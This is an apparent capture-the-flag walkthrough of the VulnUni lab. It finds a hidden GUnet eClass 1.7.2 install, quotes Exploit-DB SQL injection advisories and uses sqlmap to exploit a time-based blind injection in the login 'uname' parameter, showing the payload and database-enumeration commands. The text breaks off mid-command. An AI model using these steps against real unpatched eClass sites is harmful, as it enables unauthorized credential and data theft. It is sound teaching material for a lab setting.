
The spidered urls are all seen below in the Target tab. These all appear to be urls I have alre -ady found through nikto and dirb.




As I routinely scrolled the listed urls, I found something different. There was a separate direct -ory on this named vulnuni_eclass which was not listed by either dirb or nitko.



Could this be our hidden website which is the actual one. Opening the /vulnuni_eclass url in browser, I found a login page.




Good, but I don't have any credentials. I tried some common passwords but nothing worked.



Lets check the other urls. The /vulnuni_eclass/info url may have some information about the software being used. It had some php files and another directory named "license" as shown below.

Inside the "license" directory, there are some other files but the "header.txt" file appears inter -esting.



Here is the header page. There is the software name on this page. That'swhy it is interesting.

vulnuni.local/vulnuni-eclass/info/license/hea

```
/*
     +-------------------------------------------------------------------+
     | GUnet eClass 1.7                                                  |
     | Asychronous Teleteaching Platform                                 |
     +-------------------------------------------------------------------+
     | Copyright 2003-2007 GUnet                                         |
     +-------------------------------------------------------------------+
     |                                                                   |
     | GUnet eClass 1.7 is an open platform distributed in the hope that |
     | it will be useful (without any warranty), under the terms of the  |
     | GNU License (General Public License) as published by the Free     |
     | Software Foundation. The full license can be read in "license.txt".|
     |                                                                   |
     | Main Developers Group: Costas Tsibanis <k.tsibanis@noc.uoa.gr>    |
     |                        Yannis Exidaridis <jexi@noc.uoa.gr>        |
     |                  Alexandros Diamantidis <adia@noc.uoa.gr>         |
     |                    Tilemachos Raptis <traptis@noc.uoa.gr>         |
     |                                                                   |
     | For a full list of contributors, see "CREDITS.txt".               |
     |                                                                   |
     +-------------------------------------------------------------------+
     | Contact address: Asynchronous Teleteaching Group (eclass@gunet.gr),|
     |                  Network Operations Center, University of Athens, |
     |                  Panepistimiopolis Ilissia, 15784, Athens, Greece |
```

The software is GUnet eClass 1.7. Viewing the /vulnuni_eclass/info/about.php gives the exac-t version of the software version, GUnet eclass 1.7.2. I also found something else interesting on this page. At the end of the page, it's 'admin admin'.

vulnuni.local/vulnuni-eclass/info/about.php

- New user registration
- Professor account request
- Available manuals
- About the platform
- Contact

Platform version is: **1.7.2**

There are **1** courses

- *1 opened,*
- *0 require registration,*
- *0 closed*

Platform has **4** users

- *2 Professors,*
- *2 Students and*
- *0 Guest Students*

admin admin

It appears that this is the username password combination but I have already tried it while trying out common credentials and it did not work out. It's time to work on the software and it-s version.

After failing to find anything related to this software on searchsploit, I directly queried for it on Exploit database and found something interesting.

Show 15 Search: GUnet

Date	D	A	V	Title	Type	Platform	Author
2020-03-03				GUnet OpenEclass 1.7.3 E-learning platform - 'month' SQL Injection	WebApps	PHP	emaragkos
2020-02-24				GUnet OpenEclass E-learning platform 1.7.3 - 'uname' SQL Injection	WebApps	PHP	emaragkos

Showing 1 to 2 of 2 entries (filtered from 42,502 total entries) FIRST PREVIOUS 1 NEXT LAST

I found two exploits for this software but it the author name which interested me more. If you might have already noticed, the author of these exploits is the same person who authored the VulnUni CTF machine. The name's "emaragkos". Kudos to you bro. Although these exploits are for version 1.7.3, they work for older versions too.

vulnuni.local/vulnuni-eclass/ | GUnet OpenEclass 1.7.3 | Preferences

https://www.exploit-db.com/exploits/48

Most Visited | Getting Started | Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums

```
# Exploit Title: GUnet OpenEclass 1.7.3 E-learning platform - 'month' SQL
Injection
# Google Dork: intext:"© GUnet 2003-2007"
# Date: 2020-03-02
# Exploit Author: emaragkos
# Vendor Homepage: https://www.openeclass.org/
# Software Link: http://download.openeclass.org/files/1.7/eclass-
1.7.3.tar.gz
# Version: 1.7.3 (2007)
# Tested on: Ubuntu 12 (Apache 2.2.22, PHP 5.3.10, MySQL 5.5.38)
# CVE : -

Older versions are also vulnerable.
```

These software has multiple vulnerabilities.

```
Unauthenticated Information Disclosure

System info
127.0.0.1/modules/admin/sysinfo
(powered by phpSysInfo 2.0 that is also vulnerable)

Web-App version info
127.0.0.1/README.txt
127.0.0.1/info/about.php
127.0.0.1/upgrade/CHANGES.txt
```

Although not related to this challenge, let's see an information disclosure vulnerability in this software that leaks system info. That's whole lot of information to leak.

System Information -- (Mar | GUnet OpenEclass 1.7.3 | Preferences

.168.32.133/vulnuni-eclass/modules/admin/sysinfo

Most Visited | Getting Started | Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums

System Information: vulnuni (192.168.32.133)

System Vital

Cannonical Hostname	vulnuni
Listening IP	192.168.32.133
Kernel Version	3.11.0-15-generic (SMP)
Uptime	1 hours 2 minutes
Current Users	0
Load Averages	0.00 0.01 0.05

Hardware Information

Processors	2
Model	[redacted] 1.90GHz
Chip MHz	1895.61 MHz
Cache Size	3072 KB
System Bogomips	[redacted]
PCI Devices	*none*
IDE Devices	*none*
SCSI Devices	[redacted]

Network Usage

Device	Received	Sent	Err/Drop
eth0	4.19 MB	18.74 MB	0/0
lo	18.87 KB	18.87 KB	0/0

Memory Usage

Type	Percent Capacity	Free	Used	Size
Physical Memory	%	0.00 KB	0.00 KB	0.00 KB

Coming to the challenge, after going through all the vulnerabilities, I found an unauthenticate -d Blind sql injection useful to grab credentials first.

192.168.32.133/vulnuni-ecla | GUnet OpenEclass E-lea | Preferences

https://www.exploit-db.com/exploits/481

Most Visited | Getting Started | Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums

```
# Exploit Title: GUnet OpenEclass E-learning platform 1.7.3 - 'uname' SQL
Injection
# Google Dork: intext:"© GUnet 2003-2007"
# Date: 2019-11-03
# Exploit Author: emaragkos
# Vendor Homepage: https://www.openeclass.org/
# Software Link: http://download.openeclass.org/files/1.7/eclass-
1.7.3.tar.gz
# Version: 1.7.3 (2007)
# Tested on: Ubuntu 12 (Apache 2.2.22, PHP 5.3.10, MySQL 5.5.38)
# CVE : -
# GUnet OpenEclass <= 1.7.3 E-learning platform - Unauthenticated Blind
SQL Injection

You can confirm applications' version by visiting https://URL
/info/about.php
Versions prior to 1.7.3 might also by vulnerable but were not tested.

Source code:
```

It works this way. I first capture the login request on page /vulnuni_eclass using Burpsuite wit

-h dummy credentials like this.(Here i have use "test" and "test" as username and password.)

Burp Intruder Repeater Window Help

Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Target | Proxy | Spider | Scanner | Intruder

Intercept | HTTP history | WebSockets history | Options

Request to http://vulnuni.local:80 [192.168.32.133]

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
POST /vulnuni-eclass/ HTTP/1.1
Host: vulnuni.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.32.133/vulnuni-eclass/
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Cookie: PHPSESSID=b846kiahjvj8h91pqb72qkup97
Connection: close
Upgrade-Insecure-Requests: 1

uname=test&pass=test&submit=Enter
```

I copied this request into a new file named "eclasstestlogin" as shown below.

eclasstestlogin

File Edit Search Options Help

```
POST /vulnuni-eclass/ HTTP/1.1
Host: vulnuni.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=(
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.32.133/vulnuni-eclass/
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Cookie: PHPSESSID=b846kiahjvj8h91pqb72qkup97
Connection: close
Upgrade-Insecure-Requests: 1

uname=test&pass=test&submit=Enter
```

Now I will use this file as a POST request file for sqlmap as our readers have seen in the mo

-st recent Issues. This is the syntax to find the type of injection we need .

```
hackercoolmagz@kali:~$ sqlmap -r eclasstestlogin --level=5 --risk=3 -v

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 19:33:06 /2020-03-25/
```

But while I did this, I got some error saying that sqlmap is unable to connect to the target url.

```
[19:43:13] [INFO] parsing HTTP request from 'eclasstestlogin'
[19:43:14] [INFO] testing connection to the target URL
[19:43:17] [CRITICAL] unable to connect to the target URL ('No route to host'
). sqlmap is going to retry the request(s)
[19:43:17] [WARNING] if the problem persists please check that the provided t
arget URL is reachable. In case that it is, you can try to rerun with switch
'--random-agent' and/or proxy switches ('--ignore-proxy', '--proxy',...)
```

After checking, I found that IP address of my target has been changed.

```
hackercoolmagz@kali:~$ nmap -sP 192.168.32.130-150
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-25 19:45 IST
Nmap scan report for 192.168.32.132
Host is up (0.0012s latency).
Nmap scan report for 192.168.32.134
Host is up (0.0011s latency).
Nmap done: 21 IP addresses (2 hosts up) scanned in 1.52 seconds
hackercoolmagz@kali:~$
```

So I made the necessary changes and tried again. This revealed the injection point.

```
sqlmap identified the following injection point(s) with a total of 13061 HTTP
(s) requests:
---
Parameter: uname (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: uname=test'||(SELECT 0x44544e44 FROM DUAL WHERE 1528=1528 AND SL
EEP(5))||'&pass=test&submit=Enter
---
[08:38:30] [INFO] the back-end DBMS is MySQL
```

Although this challenge doesn't need it, I am showing readers a step by step guide of how to perform sql injection using sqlmap. Let us first view the current database. The syntax is given below.

```
hackercoolmagz@kali:~$ sqlmap -r eclasstestlogin -v --current-db

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 08:39:49 /2020-03-26/
```

The name of the current database is "eclass".

```
[08:39:50] [INFO] fetching current database
[08:39:50] [WARNING] time-based comparison requires larger statistical model,
 please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] y
[08:40:30] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
[08:41:10] [INFO] adjusting time delay to 1 second due to good response times
eclass
[08:42:03] [DEBUG] performed 46 queries in 133.54 seconds
current database: 'eclass'
[08:42:03] [INFO] fetched data logged to text files under '/home/hackercoolma
gz/.sqlmap/output/vulnuni.local'
```

Next, let's see all the tables in this particular database. Here's the syntax for viewing all table -s in the database "eclass".

```
hackercoolmagz@kali:~$ sqlmap -r eclasstestlogin -D eclass --tables

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.3.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
